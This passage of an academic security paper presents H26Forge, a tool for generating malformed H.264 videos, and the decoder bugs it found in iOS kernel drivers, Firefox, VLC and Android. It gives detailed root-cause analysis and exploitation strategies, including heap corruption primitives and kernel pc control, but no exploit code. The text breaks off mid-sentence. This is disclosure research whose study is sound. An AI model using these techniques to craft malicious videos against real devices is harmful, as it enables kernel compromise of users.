The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
The University of Texas at Austin

Stephen Checkoway
Oberlin College

Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

We introduce and evaluate H26FORGE, domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant video files. Using H26FORGE, we uncover insecurity in depth across the video decoder ecosystem, including kernel memory corruption bugs in iOS, memory corruption bugs in Firefox and VLC for Windows, and video accelerator and application processor kernel memory bugs in multiple Android devices.

1 Introduction

Modern video encoding standards are a marvel of hidden complexity. As SwiftOnSecurity noted, the video-driven applications we take for granted would not have been possible without advances in video compression technology, notwithstanding increases in computational power, storage capacity, and network bandwidth.[1] But with hidden complexity comes hidden security risk.

The H.264 specification is 800 pages long—despite specifying only how to decode video, not how to encode it. Because decoding is complex and costly, it is usually delegated to hardware video accelerators, either on the GPU or in a dedicated block on a system-on-chip (SoC). Decoding video in practice means interacting with these privileged hardware components and the privileged software components used to drive them, usually a system media server and a kernel driver. Compared to other types of media that can be processed by self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2,"[2] the Chrome developers try to avoid writing code that does no more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and in messaging apps—because the *platform* code for driving the video decoding hardware, on which they all depend, itself violates the Rule of 2.

Because different hardware video accelerators require different drivers, the ecosystem of privileged video processing software is highly fragmented; our analysis of Linux device trees revealed two dozen accelerator vendors. There is no one dominant open source software library for security researchers to audit.

And the features that make modern video formats so effective also make it hard to obtain high code coverage testing of video decoding stacks by means of generic tools. Consider H.264, the most popular video format today. H.264 compresses videos by finding similarities within and across frames; the similarities and differences are sent as entropy-encoded syntax elements. These syntax elements are encoded in a *context-sensitive* way: a change in the value of one syntax element completely changes the decoder's interpretation of the rest of the bitstream.

An illustrative example: CVE-2022-22675. On March 31, 2022, Apple released iOS 15.4.1, which patched a bug in the kernel driver for the AppleAVD video accelerator family, included in SoCs starting with 2018's A12. The release notes state that "Apple is aware of a report that this issue may have been actively exploited."[3]

Google Project Zero's Natalie Silvanovich performed a root cause analysis of the bug [43]. By comparing the pre-

[1] Online: https://twitter.com/SwiftOnSecurity/status/888822886420668422.

[2] Online: https://chromium.googlesource.com/chromium/src/+/main/docs/security/rule-of-2.md.

[3] Online: https://support.apple.com/en-us/HT213219.

and post-patch drivers, she identified a missing bounds check on the `cpb_cnt_minus1` syntax element; she was able to produce a video that triggered the added check, but not one that caused a kernel panic. The problem was a failure of tools. As Silvanovich explained on Twitter, she "forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD) [...] Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it."[4]

Our contributions. We introduce and evaluate H26FORGE, domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-noncompliant video files.

H26FORGE maintains the recovered H.264 syntax elements in memory and allows for the programmatic adjustment of syntax elements, while correctly entropy-encoding the adjusted values. No prior tool is suited to this task. Most software that read H.264 videos (e.g., OpenH264 and FFmpeg) focuses on producing an image as quickly as possible, so it discards recovered syntax elements once an image is generated. Tools used to debug video files (e.g., Elecard's StreamEye) do not allow the programmatic editing of syntax elements; they focus on providing feedback to tune a video encoder.

H26FORGE can be used as a standalone tool that generates random videos for input to a video decoder; it can be programmed to produce proof-of-concept videos that trigger a specific decoder bug identified by a security researcher; and it can be driven interactively by a researcher when exploring "what-if?" scenarios for a partly understood vulnerability.

We evaluate the effectiveness of H26FORGE through two case studies.

In the first case study, we examine the security of the AppleAVD kernel driver and the AppleD5500 kernel driver used for pre-A12 SoCs.[5]

1. By playing a few hundred random H26FORGE-generated videos on an iPhone with an A9 SoC we identified two bugs. One is exploitable for controlled kernel heap corruption; the other triggers an infinite loop in a kernel thread, causing a watchdog reboot.
2. We reverse engineered the AppleD5500 driver binary and identified an apparent missing bounds check in H.265 parameter parsing. While H26FORGE does not support H.265 generation, the parameter-level entropy encoding is similar, and we were able to produce a proof-of-concept video that exploits the missing bounds check to corrupt the kernel heap and gives the attacker control of the program counter.
3. Starting from the binary diff from the CVE-2022-22675 patch, we were able to expand on Silvanovich's root-cause analysis, generate a proof-of-concept video that corrupts the kernel heap and causes a panic, and explain why Silvanovich's partial proof-of-concept, despite also triggering the patch, did not cause a panic.

In the second case study, we played a larger corpus of random H26FORGE-generated videos on a variety of Windows software and Android systems from many dated but still relevant vendors. In all, we identified a memory corruption vulnerability in Firefox video playback; a use-after-free in hardware-accelerated VLC video playback; and insecurity in depth across the hardware decoder ecosystem, including disclosure of uninitialized memory and of prior decoder state; accelerator memory corruption; and kernel driver memory corruption and crashes.

Disclosure and ethics. We have contacted (or attempted to contact; see below) all the vendors affected by our memory corruption findings.

Apple and Mozilla have acknowledged, patched, and assigned CVEs to reported bugs. The VLC maintainers have fixed the reported bug. We have reported the disclosure of uninitialized memory to Google and MediaTek.

Some vendors—particularly those that sell media intellectual property ("media IP") to SoC vendors and do not regularly deal with end users—did not respond when we reached out.

2 Background

We describe the features of H.264 video compression and highlight the deployed implementations relevant to the findings we report in this paper. Readers interested in a longer, but still accessible, introduction to H.264 should consult Richardson's monograph [41].

2.1 H.264 codec

The H.264 video codec [23] was standardized in 2003 by the International Telecommunication Union (ITU) and the Motion Picture Experts Group (MPEG). Because of this joint effort, this codec has two names: H.264 provided by the ITU, and AVC provided by MPEG. We default to H.264 when possible.

The specification describes how to decode a video, leaving encoding strategies up to software and hardware developers. Video encoding is the search problem of finding similarities within and between pictures, and turning these similarities into entropy-encoded instructions. The H.264 spec describes how to recover the instructions and reproduce a picture.

YUV, macroblocks, and slices. A video is a collection of pictures or frames made up of pixels. Each pixel is broken down into two components: luma (brightness) and chroma

[4] Online: https://twitter.com/natashenka/status/1526440524441194496.

[5] Some Twitter commentary about CVE-2022-22675 assumed that Apple only recently moved video parsing into the iOS kernel. Not so. In fact, the first bug we identified was present in the kernel as far back as iOS 10.

(color). In H.264, luma is denoted as Y and chroma as U and V, where the latter denote blue and red components, respectively, and are used to recover the green component through a set of linear equations. Together these are called *YUV* values.

In H.264, frames are split into groups of 16×16 pixels called *macroblocks*, Macroblocks are the core unit used when working with frames. Macroblocks are grouped together into *slices*, which are used to create frames.

Prediction and deblocking. H.264 compresses videos by relying on prediction techniques to recreate a video at the endpoint. What is sent is the prediction instructions and the *residue*: the difference between the predicted frame and the actual frame. There are two types of prediction mechanisms in H.264: *Intra prediction* and *Inter prediction*.

Intra prediction looks for similarities within the same frame at macroblock granularity. For a macroblock, the decoder takes the edge pixels of neighboring macroblocks and predicts the image using a linear combination of these values. It then adds the residue to the predicted image to get the resulting output image.

Because images are sometimes simply translated across the screen, Inter prediction looks for similarities across frames. Inter-predicted frames copy macroblocks from reference frames and apply residues to construct the final macroblock. The decoder maintains a *Decoded Picture Buffer (DPB)*, and uses it to create a list of reference pictures. Different macroblocks in the same picture can reference different frames in the buffer. If macroblocks in a frame uses only one reference frame, then the frame is referred to as a *P frame*. If two reference frames are used, then it is referred to as a *B frame* (for biprediction).

Because frames are reconstructed at the macroblock level, the decoder applies deblocking on the macroblock edges to produce a smoother image.

Profiles and levels. A *profile* in H.264 signals what features are used to decode the video. Features include the type of entropy encoding and the presence of B frames. The most common profiles are Baseline, Main, and High.

The *level* of a video signals the possible frame size of the video, how many frames to store in the DPB, and what the maximum possible bit rate should be.

Syntax elements. Video reconstruction instructions are called *syntax elements*. The possible values each syntax element can be assigned are determined by the *semantics* of the H.264 syntax elements. The values guide the decoder in choosing prediction variables and recovering residue information.

Syntax elements are grouped together into *Network Abstraction Layer Units (NALUs)*. NALUs have a header signaling the type of content they contain. While the spec allows for up to 32 different types of NALUs, the most common are:

- *Sequence Parameter Sets (SPS)*: these contain the high-level properties of the video such as: profile, level, frame size, cropping, etc. The spec allows for up to 32 SPSes in a video, but only one active at a time.
- *Picture Parameter Sets (PPS)*: PPSes contain the compression parameters and picture reconstruction instructions. The spec allows for up to 256 PPSes. A PPS must reference a valid SPS in a video.
- *Instantaneous Decoder Refresh (IDR) NALUs*: IDR NALUs contain slices and force the decoder to clear out its DPB, therefore they should only contain *Intra predicted slices (I slices)*, which do not reference any other frames. The first frame in a video is also expected to be an IDR NALU. An IDR NALU must point to a valid PPS. Slices are split into *slice headers* with picture information, and *slice data* with macroblocks that contain the prediction instructions and residue.
- *Non-IDR NALUs*: Non-IDR NALUs contain slices that can be Intra or Inter predicted, but maintain the decoder state. Single *Inter predicted slices (P slices)* contain macroblocks that reference a single frame. *Bipredicted slices (B slices)* can reference two frames. A non-IDR NALU also points to a valid PPS.

Syntax elements may have dependencies that impact how subsequent ones are decoded. Modifying one syntax element changes not only how the picture is produced but also how the stream is read.

Entropy encoding. To compress syntax elements, H.264 entropy encodes them with either stateless or stateful encoding procedures.

Stateless entropy encodings do not rely on neighboring values, and include binary, unary, and *exponential-Golomb (exp-Golomb)*. All SPSes, PPSes, and slice headers are encoded in this stateless manner and are often handled by software.

Stateful entropy encodings rely on previously decoded values and are used within slice data to encode prediction modes and residue values. The two encoding options are *Context-Adaptive Variable Length Coding (CAVLC)* and *Context-Adaptive Binary Arithmetic Coding (CABAC)*. CAVLC is a run-length encoding, meaning that a value is sent along with the number of times the value consecutively appears. CABAC is an arithmetic encoding in which binary values are recovered from a probability model that adjusts to the current and previous syntax elements. Both CAVLC and CABAC are more resource-intensive than the stateless options and are thus often handled by hardware.

Encoded value organization. Encoded NALUs can be organized in one of two ways: in "Annex B" format, or AVCC format. "Annex B" format [23] denotes the beginning of a NALU with *start codes* of value `0x00000001` or `0x000001`. AVCC format includes the length of each NALU instead of a start code, and is used in MP4 files, with the `avcC` four character code atom containing the SPS and PPS parameters for the video, and `mdat` atom containing the slices.

Both formats go through a process called *emulation-*

prevention, in which sequential `0x00` values within the encoded stream are 'escaped' by inserting an *emulation-prevention byte*, `0x03`, after every two `0x00`s. This is to prevent the decoder from confusing the sequence as a start code.

H.264 features and extensions. The H.264 specification has a collection of features that are enabled by different profiles. Arbitrary Slice Ordering (ASO) is an error resilience feature that allows for frames to be made up of many slices that can arrive at any time. Flexible Macroblock Ordering (FMO) is like ASO, but also allows for macroblocks to be arranged in different shapes. Both are part of the Baseline profile.

Since its introduction, the specification has added extensions for new applications and scenarios. Two notable ones are Scalable Video Coding (SVC) and Multiview Video Coding (MVC), which allow for multiple sizes in one encoded video or multiple angles in a single video, respectively.

Decoding pipeline. We now describe how the components are combined to decode a typical H.264 video.

First, the decoder is set up by passing in an SPS and a PPS with frame and compression related properties. Then the decoder receives the first slice and parses the slice header syntax elements. The decoder then begins a macroblock-level reconstruction of the image. It then entropy decodes the syntax elements and passes them to either a residue reconstruction path or through a frame prediction path with previously decoded frames. Then the predicted frames are combined with the residue, passed through a deblocking engine, and finally stored in the DPB, where the frames can be accessed and presented.

2.2 Software systems that manipulate video

A wide range of software systems handle untrusted video files, providing a broad attack surface for codec bugs.

An important observation is that hardware-assisted video decoding bypasses the careful sandboxing that is otherwise in place to limit the effects of media decoding bugs.

Messengers. Popular messengers will accept video attachments in messages and provide a thumbnail preview notification. In the default configuration of many messengers, the video is processed to produce the thumbnail without user interaction, creating a *zero-click* attack surface.

There are many examples of video issues on mobile devices. Android has had historical issues in its Stagefright library for processing MP4 files [10, 11]. As we discuss in Section 5, video thumbnailing and decoding constitutes exploitable attack surface in Apple's iMessage application despite the BlastDoor sandbox [18]. Third-party messengers can also be affected. In September, WhatsApp disclosed a critical bug in its parsing of videos on Android and iOS.[6]

Web. Web browsers have long allowed pages to incorporate video to play through the `video` HTML tag, leading to multiple vulnerabilities in video decoding. For example, both Chrome and Firefox were affected by a 2015 bug in VP9 parsing.[7] In Section 6.1 we describe a new vulnerability we found in Firefox's handling of H.264 files.

Despite this track record, more video processing attack surface is being exposed to the Web platform. Media Source Extensions (MSE) and Encrypted Media Extensions (EME) have been deployed in major browsers; the WebCodecs extension [1], currently only deployed in Chrome, will allow websites direct access to the hardware decoders, completely skipping over container format checks.

Modern browsers carefully sandbox most kinds of media processing libraries, but they call out to system facilities for video decoding. Hardware acceleration is more energy efficient; it allows playback of content that requires a hardware root of trust [38]; and it allows browsers to benefit from the patent licensing fees paid by the hardware suppliers.[8]

Online platforms. Video transcoding pipelines, such as at YouTube [40], and Facebook [26], handle user-generated content, which may contain videos that are not spec-compliant. This could lead to denial-of-service, information leakage from the execution environment or other processed videos, or even code execution.

2.3 Hardware video decoding

Video decoding in modern systems is accelerated with custom hardware. The media IP included in SoCs or GPUs is usually licensed from a third party. In one notable example, iPhone SoCs through the A11 include Imagination Technologies' D5500 media IP (see Section 5), as do the SoCs in several Android phones we study, with very different kernel drivers layered on top.

OS integration. IP vendors build drivers for their hardware video decoders, which are then called by the OS through their own abstraction layer. The drivers will prepare the hardware to receive the encoded buffers often through shared memory. In this section, we discuss the different OS layers provided to interface with drivers.

While Stagefright is Android's Media engine,[9] Android uses OpenMAX (OMX) to communicate with hardware drivers. OMX abstracts the hardware layer from Stagefright, allowing for easier integration of custom hardware video decoders.

Other operating systems similarly have their own abstraction layer. The Linux community has support for video de-

[6] CVE-2022-27492, https://www.whatsapp.com/security/advisories/2022/.

[7] CVE-2015-1258 and https://crbug.com/450939 for Chrome; CVE-2015-4506 and https://bugzilla.mozilla.org/show_bug.cgi?id=1192226 for Firefox.

[8] For example, Firefox won't play H.264 videos absent hardware support.

[9] Online: https://source.android.com/docs/core/media.

Table 1: **Companies that produce hardware video decoders.**

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion[1]	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi[2]	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip[3]	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC [4]	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

[1] Purchased by Allegro DVT.
[2] Merged with MediaTek; main use is set-top boxes.
[3] May just be VeriSilicon Hantro.
[4] Formerly Spreadtrum.

coders through the Video for Linux API version 2.[10] Similar to OMX, it abstracts the driver so user space programs do not have to worry about the underlying hardware. Windows relies on DirectX Video Acceleration 2.0[11] and Apple uses VideoToolbox.[12] Intel also has its own Linux abstraction layer called the Video Acceleration API [13] and, similarly Nvidia has the Video Decode and Presentation API for UNIX.[14]

Hardware video decoding companies. Table 1 lists 25 companies we found that have unique video decode IPs. Some of these may license from other companies, or may produce their own video codec IP. The companies include providers for Single-Board Computers (SBCs), set-top boxes, tablets, phones, and video conferencing systems. Some video decode IP companies describe providing drivers, RTL, and models for incorporating the IP into SoCs.

We highlight all of these companies to showcase the heterogeneity of available hardware video decoders, and thus the potential for vulnerabilities to exist within or across products.




Figure 1: **H26Forge internals.**

3 Threat Model

In this paper, we assume an adversary who (1) produces one or more malicious video files; and (2) causes one or more targets to decode the videos. As we discuss in Section 2.2, delivering videos to the user and having them be decoded—with or without user interaction—is easy to accomplish in many cases. This is the minimal set of capabilities an adversary needs to exploit a vulnerability in decoding software or hardware.

For information disclosure attacks (see, for example, Sections 6.1 and 6.3.2), the adversary (3) must be able to read frames of decoded video. For malicious videos delivered via the web, for example, this can be accomplished via JavaScript.

4 H26Forge

This section describes H26Forge, domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant video files. The goal of H26Forge is to reduce the burden of working with H.264 encoded videos when evaluating H.264 decoders. H26Forge is available at https://github.com/h26forge/h26forge.

H26Forge has two main modes of operation: editing and generation. We provide an overview of H26Forge then describe each mode in detail.

4.1 Overview

Implementation. H26Forge is written in around 30k lines of Rust code, and has a Python scripting backend for writing video modification scripts. Figure 1 shows the various components of H26Forge. It has three main parts: input handling, syntax manipulation, and output handling. The input handling contains the H.264 entropy decoding. Syntax manipulation has functions for modifying recovered syntax elements or generating random videos. Output handling has

[10] Online: https://www.kernel.org/doc/html/latest/userspace-api/media/v4l/v4l2.html.
[11] Online: https://learn.microsoft.com/en-us/windows/win32/medfound/directx-video-acceleration-2-0.
[12] Online: https://developer.apple.com/documentation/videotoolbox.
[13] Online: https://www.intel.com/content/www/us/en/developer/articles/technical/linuxmedia-vaapi.html.
[14] Online: https://vdpau.pages.freedesktop.org/libvdpau/.

Listing 1: **Luma Chroma Thief video transform example.**

```python
def luma_chroma_thief_16x16(ds):
  """Turn first slice into a LCT using 16x16 luma chroma prediction"""
  from slice_one_remove_residue import remove_first_frame_residue
  from helpers import set_cbp_chroma_and_luma
  ds = remove_first_frame_residue(ds)
  # disable deblocking filter to prevent post-processing
  ds["ppses"][0]["deblocking_filter_control_present_flag"] = True
  ds["slices"][0]["sh"]["disable_deblocking_filter_idc"] = 1
  for i in range(len(ds["slices"][0]["sd"]["macroblock_vec"])):
    # luma prediction set by Macroblock type
    ds["slices"][0]["sd"]["macroblock_vec"][i]["mb_type"] = "I16x16_0_0_0"
    # ensure values are correct for encoding
    ds["slices"][0]["sd"]["macroblock_vec"][i]["coded_block_pattern"] = 0
    ds = set_cbp_chroma_and_luma(0, i, ds)
    # vertical chroma prediction
    ds["slices"][0]["sd"]["macroblock_vec"][i]["intra_chroma_pred_mode"] = 2
  return ds
```

the H.264 entropy encoding, which outputs videos in "Annex B" format, but can also output a WebCodecs friendly AVCC file, muxed MP4 file, or JSON dump of the decoded syntax elements. For MP4 muxing, we rely on a modified version of the minimp4 Rust crate that avoids modifying the generated H.264 bitstream, and inserts only the first observed SPS and PPS into the avcC atom.

H26Forge works by entropy decoding and encoding H.264 bitstreams and maintaining the recovered syntax values in memory for mutation. We initially considered modifying an existing tool that does H.264 encoding and decoding but found all to be poorly suited for this task. Specifically, existing tools focus on producing frames of video as quickly as possible rather than manipulating the syntax elements that make up the video. As a result, the syntax elements themselves are discarded as soon as the video frame is decoded. Since the overall architecture and core data structures of existing tools would need to be significantly modified to suit our goals, we opted for a green field implementation.

Evaluating correctness. By focusing only on entropy-decoding and encoding syntax elements, H26Forge supports many H.264 features. Crucially, H26Forge maintains the dependencies across syntax elements, enabling the correct entropy-encoding of slice data. H26Forge supports a majority of the Baseline, Main, Extended, and High profiles, and some features of the SVC and MVC extensions. H26Forge does not currently support CAVLC 422/444 chroma subsampling, FMO decoding, and SVC/MVC slices.

Because entropy encoding and decoding is a complex process, we verified the correctness of H26Forge by running it on the official test videos provided by the ITU [24]. According to the ITU, a decoder can claim conformance to a profile and level if it can decode the associated test videos.

We tested H26Forge on the Constrained Baseline, Baseline, Extended, and Main profiles, as these are the profiles supported by the majority of decoders we examine. We achieve 98% conformance on the test videos. Of the 135 test videos, 80 are bit-for-bit identical after re-encoding with H26Forge, 52 have the same syntax elements, and 3 Baseline videos cannot be decoded by H26Forge because they use FMO.




Figure 2: **An example of a generated I frame.**

4.2 Editing mode

Users can programmatically edit a video with Python scripts called *video transforms*. We use this feature to generate non-conforming videos as well as videos containing specific syntax elements. To help transform writers, we wrote a "helper" library with commonly encountered actions such as updating dependent variables or creating NALUs with default values.

As an example of how editing mode works, we introduce a video that has all top-most macroblocks set to vertical Intra prediction called Luma Chroma Thief. Non-spec behavior like what Luma Chroma Thief exhibits would not naturally arise in an encoded video, and manual creation of such a video would be difficult due to values being CABAC encoded. In Listing 1, we show how to produce Luma Chroma Thief with a video transform that sets all the first slice macroblocks to be vertically Intra predicted with only 17 lines of code. This example demonstrates how transforms can build on top of each other, here using a transform that removes the first frame residue. This example also shows how some of the dependent syntax elements are changed by setting the individual coded block pattern luma and chroma components.

In Section 5.3 we further demonstrate how we use video transforms to produce iterative videos to gain an understanding of—and exploit—a bug in the Apple video decoder.

4.3 Generation mode

Video generation is the process of producing videos with syntax elements at a desired value or range. Given the dependencies between syntax elements, H26Forge will ensure dependencies are maintained as values are randomized. H26Forge comes with the syntax element ranges set to their minimum and maximum possible values, but they can be adjusted by passing in generation parameters. H26Forge purposefully ignores non-syntax enforced constraints detailed by the H.264 specification, such as the fact that certain features are allowed only in certain profiles.

Figure 2 shows an example of a generated I frame, featuring randomized prediction modes and residue values.

Generation options. When generating videos, H26Forge can ignore certain syntax elements or combinations to focus efforts on different areas of interest. For example, lossless macroblocks do not stress the video decoder because the YUV values are directly passed, so H26Forge includes an option to ignore them. If we want to focus on finding vulnerabilities at the parameter set level, H26Forge has an "empty slice data" option which produces no residue and no prediction instructions. Because some decoders may only check the bounds of SPS and PPS parameters during initialization, H26FORGE provides a "safe prepend" option that prepends a known good video to the encoded output, so that subsequent SPSes and PPSes stress test runtime checking.

To facilitate exploration of decoder features, H26FORGE has a "small" video generation option that limits the frame size to 128 × 128 pixels. This significantly reduces the video generation time, though it reduces the ability to explore issues that may arise from large frame buffers.

Global video parameters. Generation mode starts by sampling global video parameters. First is the number of NALUs to generate for the video—longer videos require more time to generate, but may expose stateful vulnerabilities. Next is whether to enable certain H.264 extensions such as SVC or MVC. Because extensions are often not supported by video decoders, H26FORGE biases towards no extensions, but this can be adjusted. With these two global video parameters, H26FORGE proceeds to generate the contents of each NALU.

Parameter set and slice generation. All decoding interfaces require passing in the SPS and PPS to prepare the decoder, so H26FORGE generates those first. After that, H26FORGE leans towards producing slice NALUs. The first slice is biased towards being an IDR I slice to reduce the likelihood that the decoder quits at the first slice. Even though decoders are expected to be error-resilient, generally having no reference frame prevents B or P slices from being properly decoded. As the slices are generated, it takes into consideration slice property options, such as no lossless macroblocks or empty residue values.

5 Using H26FORGE: An Apple case study

H26FORGE's ability to produce syntactically correct H.264 files with specific semantic errors enables multiple modes of security analysis. In the following sections, we describe three different ways to use H26FORGE. First, H26FORGE can be used to find new vulnerabilities in video-handling code. Second, H26FORGE enables the analyst to produce proof-of-concept videos which validate their understanding of a bug. Third, H26FORGE enables rapid interactive testing to understand existing exploits.

We explore each of these three analytical modes in the context of Apple's iOS video-handling drivers. For the first two parts we look at issues in the AppleD5500 kernel extension (kext), found on A11 SoCs and older. The D5500 is Imagination Technologies' media IP that decodes MPEG4, H.264, and H.265, and the AppleD5500.kext is the driver to facilitate hardware communication. For our third analytical mode we look at the AppleAVD.kext, Apple's in-house video decode IP available in A12 SoCs and newer that handles H.264, H.265, and VP9 video decoding. While both drivers decode H.264, the vulnerabilities are only applicable to the noted driver.

5.1 Finding new vulnerabilities

We used H26FORGE's H.264-grammar-aware video generator (see Section 4.3) to produce syntactically correct H.264 video streams with structured random data. We played these videos on a physical iPhone SE (first generation) with an A9 SoC running iOS 13.3 and on a virtual iPhone SE (first generation) running iOS 15.5 (most recent at time of discovery) in Corellium.[15] Corellium gives us kernel debugging capabilities along with the ability to test on different iOS versions.

Our fuzzing setup consisted of (1) generating a batch of 100 videos on a host machine, (2) transferring them to the iOS device under test (through iTunes on the physical phone and via `scp` on the virtual phone), (3) scrolling through the folder the videos were in to trigger thumbnailing, (4) then opening each video in the QuickLook viewer to decode completely. We tested 67 batches in all.

With this setup, we found two bugs in the AppleD5500.kext. The first bug enables a partly-controlled heap memory overwrite. The second bug causes an infinite loop and leads to a kernel panic. These bugs have been confirmed, patched, and assigned CVEs by Apple. We verified that they can be triggered by a web page visited in Safari.

Bug 1: partly-controlled heap memory overwrite. The first issue we discovered is an out-of-bounds kernel write caused by a buffer overflow in the bitstream reader of the AppleD5500.kext. The overflow can be triggered by playing or generating a preview thumbnail of a malformed video. A video randomly generated by H26FORGE triggered this bug and caused a kernel panic due to a write to an unmapped address; we then reverse engineered the affected code to perform a root-cause analysis and used H26FORGE interactively to show that the bug is exploitable for controlled heap corruption. This was assigned CVE-2022-32939 and patched in iOS 15.7.1 and 16.1 and iPadOS 15.7.1 and 16 [2, 3].

Recall from Section 2.1 that emulation-prevention bytes (EPBs) are used to escape patterns that may be confused as NALU start codes in an encoded stream. The AppleD5500.kext bitstream reader object keeps track of how many EPBs it has seen, along with the bit offset in the bitstream where each EPB was found (presumably to simplify subsequent stream processing).

The array in which EPB offsets are tracked has 256 elements, but a check that no more than 256 EPBs have been encountered is missing. A 257th EPB overflows the array and overwrites the reader object member variable immediately after it, which happens to be the count of EPBs encountered so far. As a consequence, the location of a 258th EPB will be recorded at an array index now controlled by the attacker. Subsequent EPBs will trigger contiguous out-of-bounds writes as this count is incremented.

The bug therefore gives the attacker a heap skip-and-write primitive, with the location of the 257th EPB controlling

[15] Online: https://www.corellium.com/.

the amount of the skip, and the locations of the 258th and subsequent EPBs controlling the values written after the skip.

File format constraints mean that the skip amount and the values written are only partly attacker controlled. The EPBs must be in a single NALU, as the bitstream reader context is reset with each NALU. Details of how an EPB offset is calculated and stored mean that the values written after the skip are small negative 32-bit values.[16]

With the help of H26FORGE, we were able to confirm that a malicious video can overwrite heap memory following the bitstream reader object with (small negative) values of the attacker's choice, confirming our root-cause analysis. Exploiting the bug for kernel code execution would require careful kernel heap grooming to choose the overwritten object, and likely a kernel memory disclosure bug to defeat kernel ASLR. We did not attempt to develop an end-to-end exploit chain; however, Apple's assessment was that the bug may allow an app "to execute arbitrary code with kernel privileges."

Bug 2: infinite loop. The second issue we discovered was a denial-of-service bug in the AppleD5500.kext caused by an infinite loop in a kernel thread. The infinite loop causes the device to heat up, then reboot due to a panic induced by a watchdog timeout. Like Bug 1, this bug can be triggered by playing or generating a preview thumbnail of a malformed video. A video randomly generated by H26FORGE triggered this bug and caused a kernel panic; we then reverse engineered the affected code to perform a root-cause analysis. Apple assigned this bug CVE-2022-42846 and patched it in iOS and iPadOS versions 15.7.2 and 16.2 [4, 5].

We found this issue when generating videos with IDR NALUs with Inter predicted slice types. IDR NALUs are meant to be *Intra* predicted slices that force the decoder to flush its decoded picture buffer (DPB); Inter prediction thus has a list of 0 DPBs to work with, a condition that the parsing code did not anticipate. A missing check for arithmetic overflow in computing loop bounds and some unlucky choices for variable types lead to a loop of the form `for (uint8 i = 0; i < 256; i++)`. The loop body corrupts a heap object used by the decoder, but does not overflow into adjacent heap objects. After 180 seconds, a watchdog forces a panic and device restart.

Apple's assessment was that "[p]arsing a maliciously crafted video file may lead to unexpected system termination."

5.2 Quick proofs of concept

In some cases, a security analyst who is auditing video-handling code may have reason to believe that a bug exists—for example, she may spot a missing bounds check in the code. Due to the complexity of modern video encodings like H.264, it is difficult to create a test video which demonstrates the existence of the bug. This is due to a lack of appropriate tooling. For example, existing video encoders will not produce such spec-nonconforming videos and due to the nature of the entropy encoding, making localized changes to existing videos with a hex editor is difficult.

With H26FORGE, the process of producing a proof of concept is simplified. The analyst starts with an existing video and uses H26FORGE to transform it into a video that has the desired property. Because H26FORGE understands the video format, the resulting video will be syntactically correct.

A bug in H.265 decoding. Through reverse engineering of the H.265 decoder in the AppleD5500.kext for iOS 15.5, we discovered what appeared to be a missing bounds check potentially leading to a heap overflow in the H.265 decode object. To verify this, we modified H26FORGE with enough H.265 tooling to produce a proof-of-concept video that causes a controlled kernel heap overflow. Unlike the previously described bugs, we were able to trigger this bug only when playing a video, not through preview thumbnail generation. Apple assigned this bug CVE-2022-42850 and patched it in iOS and iPadOS version 16.2 [5].

H26FORGE was not built to support H.265, but because the bug was in SPS parsing, for which H.265 and H.264 use similar encodings, we were able to produce our proof-of-concept video without the wholesale revamp of H26FORGE that would be required for implementing H.265's stateful entropy encodings.

The vulnerability is a missing bounds check for `num_short_term_ref_pic_sets`. This value dictates how many short term reference picture set (RPS) objects should be in the SPS, which the spec—but not Apple's implementation—caps at 64.[17] The short term RPS objects, each 172 bytes long, are copied from the video bitstream into an array member variable of a decoder context object; after the array is filled, subsequent RPS objects overwrite the remainder of the context object and then adjacent heap allocations.

With the help of H26FORGE, we confirmed that a malicious video can overwrite heap memory. Through reverse engineering of the decoder, we identified an exploitation strategy that allows the attacker to take control of the kernel `pc` register and used H26FORGE to develop a proof-of-concept exploit following this strategy. Our strategy overwrites another member variable within the context object, so it does not require heap grooming. However, it does require knowledge of kernel heap layout, so in an end-to-end exploit would need to be combined with a kernel memory disclosure bug.

The member variable we overwrite is a pointer to an object that has a virtual destructor, called when decoding ends and

[16] Specifically, the array stores adjusted *bit* offsets, so the *i*th EPB, at byte offset b, is recorded as $A[i] \leftarrow 8(b-i)$. The 257th EPB overwrites i with $8(b_{257}-256)$, and as a result the 258th EPB stores $8\big(b_{258}-8(b_{257}-256)\big)$; NALU length limits keep b_{258} from being more than 8 times b_{257}.

